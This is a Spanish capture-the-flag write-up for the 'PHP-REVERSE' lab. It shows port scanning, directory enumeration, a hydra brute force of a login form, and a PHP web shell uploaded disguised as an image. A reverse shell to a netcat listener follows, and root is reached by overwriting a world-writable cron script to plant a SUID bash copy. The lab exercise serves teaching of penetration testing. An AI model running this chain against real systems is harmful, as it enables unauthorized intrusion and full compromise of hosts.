

Solución al lab PHP-REVERSE (nivel medio)

```
chifay@kali: ~/Whoami-Labs/PHP-REVERSE
Session Actions Edit View Help

WELCOME TO WHOAMI-LABS

Entrena pentesting en escenarios reales.
Simula ataques • Documenta hallazgos • Progresas como hacker ético.

[*] Inicializando laboratorio ofensivo....
[+] Imagen lista para desplegar

[*] Desplegando laboratorio ofensivo ...

[v] Escenario listo para el ataque.

Laboratorio: PHP-REVERSE
Dificultad:  ***☆☆☆☆ medio
Recompensa:  3 XP

Objetivo accesible en: 172.17.0.3

Formato esperado: PHP-REVERSE{ ... }

Ingresa la flag: 
```


Comenzaremos haciendo un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/PHP-REVERSE
chifay@kali: ~/Whoami-Labs/PHP-REVERSE

(chifay@kali)~[~/Whoami-Labs/PHP-REVERSE]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.3 -oN nmap_php-reverse
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-01 10:22 -0600


PORT      STATE SERVICE REASON      VERSION
8080/tcp  open  http    syn-ack ttl 64 Apache httpd 2.4.66 ((Debian))
|_ http-title: Inicio | TechCare Systems
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.66 (Debian)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ MAC Address: 3E:6F:81:91:FF:66 (Unknown)
```

Solo se encontró abierto el puerto 8080 http (Apache httpd 2.4.66) por lo que analizaremos la parte web en el puerto 8080 para ver que encontramos




```
Inicio | TechCare Systems x http://172.17.0.3:8080/ x +
Not Secure view-source:http://172.17.0.3:8080/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
61 </head>
62 <body>
63 <nav>
64 <span class="brand"> TechCare <span>Systems</span></span>
65 <div><a href="/">Inicio</a><a href="/?page=login">Acceso Personal</a></div>
66 </nav>
67 <div class="container">
68 <div style="text-align:center;padding:60px 0 40px">
69 <div style="font-size:4em"></div>
70 <h1 style="font-size:2.4em;margin:16px 0 8px">TechCare Systems</h1>
71 <p style="color:#8B949E;font-size:1.1em">Sistema de Gestión para Clínicas y Consultorios Médicos</p>
72 <p style="color:#4B4F5B;margin-top:8px;font-size:.9em">Portal Interno – Acceso exclusivo para personal autorizado</p>
73 <a href="/?page=login" class="btn" style="display:inline-block;margin-top:28px;text-decoration:none">
74 Acceso Personal →
75 </a>
76 </div>
77 <div class="stat-grid">
78 <div class="stat-card"><div class="num">1,248</div><div class="label">Pacientes registrados</div></div>
79 <div class="stat-card"><div class="num">34</div><div class="label">Citas hoy</div></div>
80 <div class="stat-card"><div class="num">8</div><div class="label">Médicos activos</div></div>
81 <div class="stat-card"><div class="num">99%</div><div class="label">Uptime del sistema</div></div>
82 </div>
83 <h2>Módulos del sistema</h2>
84 <div class="card blue">
85 <table>
86 <tr><th>Módulo</th><th>Descripción</th><th>Estado</th></tr>
87 <tr><td>Gestión de Citas</td><td>Programación y seguimiento de citas médicas</td>
88 <td><span class="badge activo">ACTIVO</span></td></tr>
89 <tr><td>Historial de Pacientes</td><td>Expedientes clínicos digitales</td>
90 <td><span class="badge activo">ACTIVO</span></td></tr>
91 <tr><td>Subida de Documentos</td><td>Resultados de laboratorio, imágenes médicas</td>
92 <td><span class="badge activo">ACTIVO</span></td></tr>
93 <tr><td>Facturación</td><td>Gestión de pagos y seguros</td>
94 <td><span class="badge revision">EN DESARROLLO</span></td></tr>
95 </table>
96 </div>
97 <div class="card red">
98 <p><img alt="Warning icon" style="vertical-align: middle;"/> Portal de uso exclusivo para personal de TechCare Systems.
99 El acceso no autorizado está prohibido y será reportado.</p>
100 </div>
101 </div>
102 <footer>TechCare Systems <small>Copy; 2019 – Sistema de Gestión Clínica v3.1.2 – Solo personal autorizado</small></footer>
103 </body>
104 </html>
```

Encontramos referencia a un panel de inicio de sesión en la forma page=?login



Probaremos si es susceptible a SQL injection



Se probaron con contraseñas comunes y no obtuvimos resultado positivo, hagamos una enumeración web para ver si hay otros directorios y archivos ocultos

```
chifay@kali: ~/Whoami-Labs/PHP-REVERSE
```

Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/PHP-REVERSE | chifay@kali: ~/Wwhoami-Labs/PHP-REVERSE | chifay@kali: ~/Whoami-Labs/PHP-REVERSE

| _||_| _||_| _||_| _||_|
by Ben "epi" Risher ver: 2.13.1

Target Url In-Scope Url Threads Wordlist Status Codes Timeout (secs) User-Agent Config File Extract Links Output File Extensions HTTP methods Recursion Depth	http://172.17.0.3:8080/ 172.17.0.3 50 /usr/share/wordlists/dirb/common.txt All Status Codes! 7 feroxbuster/2.13.1 /etc/feroxbuster/ferox-config.toml true Web_8080.txt [pdf, txt, env, php, zip, bak, py, js, sql, old, sh] [GET] 4
---	---

Press [ENTER] to use the Scan Management Menu™

```
404 GET      9l       32w     314c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
403 GET      9l       29w     317c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
200 GET      105l    289w    5875c http://172.17.0.3:8080/
200 GET      105l    289w    5875c http://172.17.0.3:8080/index.php
301 GET      9l       29w     357c http://172.17.0.3:8080/uploads => http://172.17.0.3:8080/uploads/
##### - 37s   110760/110760  0s         found:3 errors:0
##### - 17s   55368/55368   3223/s    http://172.17.0.3:8080/
##### - 19s   55368/55368   2891/s    http://172.17.0.3:8080/uploads/
```


Crearemos nuestros propios diccionarios de usuario y contraseña y probaremos con hydra

```
(chifay@kali) - [~/Whoami-Labs/PHP-REVERSE]
$ echo -e "admin\nroot\nuser\ntest\nquest\nwebmaster\nsoporte\ntechnician" > users.txt
$ echo -e "admin\npassword\n123456\nqwerty\nabc123\nadmin123\npassword123" > passwords.txt

(chifay@kali) - [~/Whoami-Labs/PHP-REVERSE]
$ hydra -L users.txt -P passwords.txt 172.17.0.3 -s 8080 http-post-form \
"/:action=login&username=^USER^&password=^PASS^:F=incorrectos"
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-01 12:46:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56 login tries (1:8/p:7), ~4 tries per task
[DATA] attacking http-post-form://172.17.0.3:8080/:action=login&username=^USER^&password=^PASS^:F=incorrectos
[8080][http-post-form] host: 172.17.0.3 login: admin password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-01 12:46:24
```

Se encontró una coincidencia, la usaremos para ver que encontramos




Se encontró una página para subir archivos JPG, PNG, GIF y PDF

Crearemos un script php con extensión JPG y lo subiremos




Tenemos la confirmación de subida de nuestro archivo, ahora probaremos y funciona nuestro código con el comando id



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Prueba leyendo /etc/passwd



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534::/nonexistent:/usr/sbin/nologin Debian-exim:x:101:101::/var/spool/exim4:/usr/sbin/nologin webadmin:x:1000:100::/home/webadmin:/bin/bash
```


Ahora intentaremos ejecutar una shell reversa

Primero pondremos una terminal a escuchar con nc



```
chifay@kali: ~/Whoami-Labs/PHP-REVERSE
$ nc -lvp 4444
listening on [any] 4444 ...
```

Despues ejecutamos nuestro código para establecer la reverse shell



```
total 16 drwxr-xr-x 1 www-data www-data 4096 Aug 1 18:58 . drwxr-xr-x 1 root root 4096 Mar 1 04:59 .. -rw-r--r-- 1 www-data www-data 31 Aug 1 18:58 shell.php.JPG

172.17.0.3
```


De regreso a nuestra terminal que dejamos en escucha

```
(chifay@kali) - [~/Whoami-Labs/PHP-REVERSE]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.3] 54984
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@php-reverse:/var/www/html/uploads$
```

Ya tenemos nuestra sesión con el usuario www-data, veamos que permisos tenemos

```
www-data@php-reverse:/var/www/html/uploads$ whoami
whoami
www-data
www-data@php-reverse:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@php-reverse:/var/www/html/uploads$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass
helper
sudo: a password is required
www-data@php-reverse:/var/www/html/uploads$
```

Búsqueda de binarios SUID

```
www-data@php-reverse:/var/www/html/uploads$ find / -perm -4000 -type f -ls 2>/dev/null
<uploads$ find / -perm -4000 -type f -ls 2>/dev/null
951436 60 -rwsr-xr-x 1 root root 58416 Apr 18 2025 /usr/bin/chfn
951539 64 -rwsr-xr-x 1 root root 63960 Apr 18 2025 /usr/bin/passwd
951486 88 -rwsr-xr-x 1 root root 88304 Apr 18 2025 /usr/bin/gpasswd
951439 52 -rwsr-xr-x 1 root root 52880 Apr 18 2025 /usr/bin/chsh
951529 44 -rwsr-xr-x 1 root root 44632 Apr 18 2025 /usr/bin/newgrp
956711 180 -rwsr-xr-x 1 root root 182600 Feb 6 18:58 /usr/bin/sudo
958590 1336 -rwsr-xr-x 1 root root 1364776 Oct 28 2024 /usr/sbin/exim4
950935 72 -rwsr-xr-x 1 root root 71912 Mar 28 2024 /bin/su
950941 36 -rwsr-xr-x 1 root root 35040 Mar 28 2024 /bin/umount
950920 56 -rwsr-xr-x 1 root root 55528 Mar 28 2024 /bin/mount
```

De todos esos binarios me llama la atención exim4.

Se realizaron pruebas de ejecución de comando con exim4 pero todas corren con www-data y no como root

Pasemos a buscar SGID

```
www-data@php-reverse:/var/www/html/uploads$ find / -perm -2000 -type f -ls 2>/dev/null
<uploads$ find / -perm -2000 -type f -ls 2>/dev/null
951473 32 -rwxr-sr-x 1 root shadow 31160 Apr 18 2025 /usr/bin/expiry
951433 80 -rwxr-sr-x 1 root shadow 80256 Apr 18 2025 /usr/bin/chage
956612 16 -rwxr-sr-x 1 root root 15208 Nov 19 2020 /usr/bin/dotlock.mailutils
956607 44 -rwxr-sr-x 1 root crontab 43568 Feb 22 2021 /usr/bin/crontab
951405 40 -rwxr-sr-x 1 root shadow 38912 Aug 3 2025 /sbin/unix_chkpwd
www-data@php-reverse:/var/www/html/uploads$
```

Vemos que tenemos crontab con SGID, se ejecuta con los permisos del grupo crontab, veamos si hay algo que podamos aprovechar a nuestro favor

```
www-data@php-reverse:/var/www/html/uploads$ cat /etc/cron.d/backup-job
cat /etc/cron.d/backup-job
* * * * * root /opt/scripts/backup.sh
www-data@php-reverse:/var/www/html/uploads$ cat /opt/scripts/backup.sh
cat /opt/scripts/backup.sh
#!/bin/bash
# Script de respaldo automatico - TechCare Systems
tar -czf /tmp/backup_$(date +%Y%m%d).tar.gz /var/www/html/uploads/ 2>/dev/null
www-data@php-reverse:/var/www/html/uploads$
```

Revisando crontab se descubrió una tarea que se ejecuta como root cada minuto y realizar un backup con tar sin ruta absoluta, veamos que permisos tiene ese script

```
www-data@php-reverse:/var/www/html/uploads$ ls -al /opt/scripts/backup.sh
ls -al /opt/scripts/backup.sh
-rwxrwxrwx 1 root root 142 Mar  1 04:59 /opt/scripts/backup.sh
www-data@php-reverse:/var/www/html/uploads$
```

Este script tiene mal configurado los permisos ya que posee 777 permitiendo que cualquiera pueda modificarlo

```
www-data@php-reverse:/var/www/html/uploads$ cat > /opt/scripts/backup.sh << 'EOF'
<html/uploads$ cat > /opt/scripts/backup.sh << 'EOF'
> cp /bin/bash /tmp/bash_root
cp /bin/bash /tmp/bash_root
> chmod 4755 /tmp/bash_root
chmod 4755 /tmp/bash_root
> EOF
EOF
```

Esperamos 1 minuto a que se ejecute la tarea de respaldo y verificamos en /tmp

```
www-data@php-reverse:/var/www/html/uploads$ ls -al /tmp/bash_root
ls -al /tmp/bash_root
-rwsr-xr-x 1 root root 1234376 Aug  1 20:16 /tmp/bash_root
www-data@php-reverse:/var/www/html/uploads$
```

Perfecto! Ya tenemos nuestra shell que se ejecuta con los permisos de root

```
www-data@php-reverse:/var/www/html/uploads$ /tmp/bash_root -p
/tmp/bash_root -p
whoami
root
cat /root/.flag.txt
PHP-REVERSE{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}
```

Verificación de la bandera encontrada

```
chifay@kali: ~/Whoami-Labs/PHP-REVERSE
```

Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/PHP-REVERSE chifay@kali: ~/Whoami-Labs/PHP-REVERSE chifay@kali: ~/Whoami-Labs/PHP-REVERSE

[*] Desplegando laboratorio ofensivo...

[v] Escenario listo para el ataque.

Laboratorio: PHP-REVERSE
Dificultad: ***** medio
Recompensa: 3 XP

Objetivo accesible en: 172.17.0.3

Formato esperado: PHP-REVERSE{ ... }

Ingresa la flag: PHP-REVERSE{XXXXXXXXXXXXXXXXXXXXXXXXXXXX}

Objetivo comprometido con éxito.
Has dominado el laboratorio: PHP-REVERSE
Sigues avanzando como pentester ofensivo.

FECHA Y HORA: 2026-08-01 14:21:13 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio